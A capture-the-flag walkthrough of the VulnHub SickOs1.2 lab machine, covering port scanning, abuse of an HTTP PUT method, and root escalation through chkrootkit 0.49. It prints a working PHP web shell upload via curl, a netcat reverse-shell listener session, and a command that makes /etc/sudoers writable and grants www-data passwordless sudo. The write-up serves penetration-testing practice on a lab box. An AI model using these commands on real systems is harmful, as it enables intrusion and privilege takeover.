Contents

1 SickOs1.2 Report

1.1 Introduction

Welcome to the write up for the CTF challenge on SickOs machine. Pease find the machine/box here - https://www.vulnhub.com/entry/sickos-12,144/

Download the mirror & extract the contents. Once done, please open the .ovf with virtual box. start the kali machine on the virtual box

1.2 Objective

SickOs1.2 CTF

2 High-Level Summary

I was tasked with performing a CTF challenge on SickOs1.2 machine.

- 192.168.0.105 - Flag captured

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing & trying to capture the flag. Below is a breakout of how I was able to identify and exploit the variety of this machine.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP address was:

Victim IP

- 192.168.0.105

3.1.1 System IP: 192.168.0.12

Service Enumeration The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
192.168.0.105	**TCP**: 22,80

```
root@kali:~# nmap -sS -p- 192.168.0.105
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-09 15:24 EDT
Nmap scan report for 192.168.0.105
Host is up (0.00055s latency).
Not shown: 65533 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:3F:49:5D (Oracle VirtualBox virtual NIC)
```

Figure 1: ImgPlaceholder

Accessing the webpage through port 80




Figure 2: ImgPlaceholder

viewing the source of the web page




Figure 3: ImgPlaceholder

Quite literally




Figure 4: ImgPlaceholder

Let's see if we could bruteforce for other directories




Figure 5: ImgPlaceholder

There's a directory /test/ ..hmm interesting




Figure 6: ImgPlaceholder

Looks like we've something - lighttpd 1.4.28

Figure 7: ImgPlaceholder

No luck with lighttpd

Ok, nothing so far. Let's try curl & see what methods are allowed – woah! PUT is allowed here

```
root@kali:~# curl -v -X OPTIONS http://192.168.0.105:80/test/
*   Trying 192.168.0.105:80 ...
* TCP_NODELAY set
* Connected to 192.168.0.105 (192.168.0.105) port 80 (#0)
> OPTIONS /test/ HTTP/1.1
> Host: 192.168.0.105
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< DAV: 1,2
< MS-Author-Via: DAV
< Allow: PROPFIND, DELETE, MKCOL, PUT, MOVE, COPY, PROPPATCH, LOCK, UNLOCK
< Allow: OPTIONS, GET, HEAD, POST
< Content-Length: 0
< Date: Sun, 09 Aug 2020 20:24:47 GMT
< Server: lighttpd/1.4.28
<
* Connection #0 to host 192.168.0.105 left intact
```

Figure 8: ImgPlaceholder

Let's try uploading shell which takes commands

```
root@kali:~# curl -v -X PUT -d '<?php system($_GET["cmd"]);?>'   http://192.168.0.105:80/test/shl.php
*   Trying 192.168.0.105:80 ...
* TCP_NODELAY set
* Connected to 192.168.0.105 (192.168.0.105) port 80 (#0)
> PUT /test/shl.php HTTP/1.1
> Host: 192.168.0.105
> User-Agent: curl/7.68.0
> Accept: */*
> Content-Length: 29
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 29 out of 29 bytes
* Mark bundle as not supporting multiuse
< HTTP/1.1 201 Created
< Content-Length: 0
< Date: Sun, 09 Aug 2020 20:29:12 GMT
< Server: lighttpd/1.4.28
<
* Connection #0 to host 192.168.0.105 left intact
```

Figure 9: ImgPlaceholder

Let's see whether it's working by giving it a simple command like ifconfig which gives us it's mac & ip address – it's working!




Figure 10: ImgPlaceholder

Uploading pythong reverse shell (found via pentestmonkey)

Figure 11: ImgPlaceholder

Setting up the listener




Figure 12: ImgPlaceholder

Acquiring the limited shell

```
root@kali:~# nc -lvp 443
listening on [any] 443 ...
192.168.0.105: inverse host lookup failed: Unknown host
connect to [192.168.0.12] from (UNKNOWN) [192.168.0.105] 39658
/bin/sh: 0: can't access tty; job control turned off
$ ls
shl.php
$ whoami
www-data
$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 12.04.4 LTS
Release:        12.04
Codename:       precise
$ uname -r
3.11.0-15-generic
$ uname -a
Linux ubuntu 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux
```

Figure 13: ImgPlaceholder

So it is running on Ubuntu 12.04 & kernel 3.11.0-5 – no luck finding the local priv escalation exploit fot his combination, let's check the services that are running


```
$ ls /etc/cron.daily/
apt
aptitude
bsdmainutils
chkrootkit
dpkg
lighttpd
logrotate
man-db
mlocate
passwd
popularity-contest
standard
$ chkrootkit -V
chkrootkit version 0.49
```

Figure 14: ImgPlaceholder

Privilege Escalation *We've a local privilage escalation exploit available for this very version of chkrootkit*

Vulnerability Exploited:


chkrootkit version 0.49 – local privilage escalation



```
root@kali:/home/kali/Documents/oscp-like-vulnhub-machines/SickOs1.2# searchsploit chkrootkit
------------------------------------------------------------------------------------------------------------ ---------------------------
 Exploit Title                                                                                              |  Path
------------------------------------------------------------------------------------------------------------ ---------------------------
Chkrootkit - Local Privilege Escalation (Metasploit)                                                        | linux/local/38775.rb
Chkrootkit 0.49 - Local Privilege Escalation                                                                | linux/local/33899.txt
------------------------------------------------------------------------------------------------------------ ---------------------------
Shellcodes: No Results
root@kali:/home/kali/Documents/oscp-like-vulnhub-machines/SickOs1.2# cp /usr/share/exploitdb/exploits/linux/local/33899.txt chkrootkit_local_ptivesc.txt
```

Figure 15: ImgPlaceholder


The exploit says, we will have to create a file called update through non root user (in our case www-data), & chkrootkit runs it as a root through a no non-exec tmp folder. We have all of this tailor made for this situation – tmp is not non-exec meaning, we can execute the scripts on /tmp directory. www-data is not root & chkrootkit verison is 0.49



```
  GNU nano 4.9.2                                                    chkrootkit_local_ptivesc.txt
   if [ ${STATUS} -eq 1 ] ;then
      echo "Warning: Possible Slapper Worm installed ($file_port)"
   else
      if [ "${QUIET}" ≠ "t" ]; then echo "not infected"; fi
         return ${NOT_INFECTED}
   fi
}


The line 'file_port=$file_port $i' will execute all files specified in
$SLAPPER_FILES as the user chkrootkit is running (usually root), if
$file_port is empty, because of missing quotation marks around the
variable assignment.

Steps to reproduce:

- Put an executable file named 'update' with non-root owner in /tmp (not
mounted noexec, obviously)
- Run chkrootkit (as uid 0)

Result: The file /tmp/update will be executed as root, thus effectively
rooting your box, if malicious content is placed inside the file.

If an attacker knows you are periodically running chkrootkit (like in
cron.daily) and has write access to /tmp (not mounted noexec), he may
easily take advantage of this.


Suggested fix: Put quotation marks around the assignment.
```

Figure 16: ImgPlaceholder

Let's make sure cron runs chkrootkit



```
$ echo 'chmod 777 /etc/sudoers && echo "www-data ALL=NOPASSWD: ALL" >> /etc/sudoers && chmod 440 /etc/sudoers' > /tmp/update
$ cd /tmp
$ ls
php.socket-0
update
```

Figure 17: ImgPlaceholder

Now all we need to do is, create file update where the sudoers file is writable, add www-data as a sudoer

with no password required & then turn the sudoers file back to just readable by owner & group. chkrootkit runs this thinking it's run by root, adding the user we exploited - www-data to the sudoers list.

```
$ ls /tmp
php.socket-0
$ cd /tmp
$ ./php.socket-0
/bin/sh: 3: ./php.socket-0: No such device or address
$ ls -lah /etc/cron* 2>/dev/null | grep chkrootkit
-rwxr-xr-x  1 root root 2.0K Jun  4  2014 chkrootkit
$ echo 'chmod 777 /etc/sudoers && echo "www-data ALL=NOPASSWD: ALL" >> /etc/sudoers && chmod 440 /etc/sudoers' > /tmp/update
$ cd /tmp
$ ls
php.socket-0
update
$ chmod 777 update
$ ls -l *
srwxr-xr-x 1 www-data www-data   0 Aug 10  2020 php.socket-0
-rwxrwxrwx 1 www-data www-data 102 Aug 10 01:39 update
$ chmod +x update
$ ls -l *
srwxr-xr-x 1 www-data www-data   0 Aug 10  2020 php.socket-0
-rwxrwxrwx 1 www-data www-data 102 Aug 10 01:39 update
```

Figure 18: ImgPlaceholder

There we go!! we are root now! &.. the flag we've all been talking about!

```
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/tmp
cd /root
ls
304d840d52840689e0ab0af56d6d3a18-chkrootkit-0.49.tar.gz
7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
chkrootkit-0.49
newRule
cat 7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
WoW! If you are viewing this, You have "Sucessfully!!" completed SickOs1.2, the challenge is more focused on elimination of tool in real scenarios where tools can be
blocked during an assesment and thereby fooling tester(s), gathering more information about the target using different methods, though while developing many of the to
ols were limited/completely blocked, to get a feel of Old School and testing it manually.

Thanks for giving this try.

@vulnhub: Thanks for hosting this UP!.
```

Figure 19: ImgPlaceholder